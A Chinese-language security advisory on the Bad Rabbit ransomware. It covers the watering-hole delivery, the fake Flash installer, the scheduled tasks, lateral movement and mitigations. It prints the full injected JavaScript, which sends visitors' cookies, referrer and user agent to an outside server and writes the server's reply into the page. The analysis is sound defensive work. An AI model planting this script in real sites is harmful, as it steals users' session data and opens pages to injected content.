

“Bad Rabbit” 勒索病毒预警

事件描述

10 月 24 日，欧洲遭遇新一轮勒索病毒攻击，俄罗斯、乌克兰、土耳其、德国受影响，致使欧洲数国电脑系统遭遇勒索，并已经开始向美国扩散。该勒索病毒被命名为“Bad Rabbit”

勒索软件将受害电脑的文件加密，让电脑无法使用，从而要求支付赎金。“Bad Rabbit”勒索软件要求支付 0.05 比特币（合 275 美元）。经过研究人员深入分析，虽然“Bad Rabbit”拥有部分与 Petya 勒索病毒相同的代码；但是最新的这波攻击不大可能造成 Petya 那种程度的全球性破坏。

“Bad Rabbit”勒索病毒通过共享和弱密码在内网扩散，因此对企业危害较大。

“Bad Rabbit”勒索病毒技术分析

“Bad Rabbit”勒索病毒通过水坑攻击传播，攻击者先在特定网站上注入包含 URL 的脚本文件，诱骗用户下载虚假的 Flash 安装程序“install_flash_player.exe”。嵌入的 URL 最终解析为：

hxxp://1dnscontrol.com/flash_install，目前为止该链接已经不可访问。

```


3342 <script>function e(d){var xhr=null;if(!window.XMLHttpRequest){xhr=new XMLHttpRequest();}else
if(!window.ActiveXObject){var xhrs=
['Microsoft.XMLHTTP','Msxml2.XMLHTTP','Msxml2.XMLHTTP.3.0','Msxml2.XMLHTTP.6.0'];for(var
i=0;i<xhrs.length;i++){try{xhr=ActiveXObject(xhrs[i]);break;}catch(e){}}if(!xhr){xhr.open('POST',
'http://120.3/scholasgoogle/');xhr.timeout=10000;xhr.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded');xhr.onreadystatechange=function(){if(xhr.readyState == 4 &&
xhr.status == 200){var resp=xhr.responseText;if(resp){var fans=JSON.parse(resp);if(fans){var
an_s=decodeURIComponent(fans.InjectionString).replace(/\+/g, '%20');var
da=document.createElement('div');da.id='ans';da.innerHTML=an_s;document.body.appendChild(da);}}};var pd=
[];for(var k in d){if(d.hasOwnProperty(k)){pd.push(k+'='+d[k]);}}var
dc=pd.join('&');xhr.send(dc);}}e({'agent':navigator.userAgent,'referrer':document.referrer,'cookie':document
.cookie,'domain':window.location.hostname,'c_state':!!document.cookie});</script>
3343 </div>
3344 <!-- Composite End -->

```

【注入脚本代码】


一旦虚假的安装包被点击，其会生成加密文件 infpub.dat 和解密文件 dispci.exe。“Bad Rabbit”通过三步骤来完成其勒索流程，其对应的三个文件名均来源于美剧《权利的游戏》。

- rhaegal.job --- 负责执行解密文件
- drogon.job --- 负责关闭受害者电脑。然后勒索软件加密系统中的文件，显示如下勒索信息。



【勒索信息】

- viseron_23.job --- 负责重启受害者电脑，重启后屏幕被锁定，显示如下信息：



【重启后屏幕显示的信息】

“Bad Rabbit”可以在内网中扩散传播，其使用 Windows Management Instrumentation (WMI) 和服务控制远程协议，在网络中生成并执行自身拷贝文件。在使用服务控制远程协议时，“Bad Rabbit”采用字典攻击方法获取登陆凭证。

经过深入分析，我们还发现 Bad Rabbit 使用开源工具 Mimikatz 获取凭证，其也会使用合法磁盘加密工具 DiskCryptor 加密受害者系统。

解决方案

- 检查内网打开共享的机器，并暂时关闭共享；
- 关闭 WMI 服务；

- 更换复杂密码；

建议用户采取如下防护措施：

- 及时更新系统补丁程序，或者部署虚拟补丁；
- 启用防火墙以及入侵检测和预防系统；
- 主动监控和验证进出网络的流量；
- 主动预防勒索软件可能的入侵途径，如邮件，网站；
- 使用数据分类和网络分段来减少数据暴露和损坏；
- 禁用 SMB 端口；
- 打全补丁程序，特别是 ms17-010 补丁程序；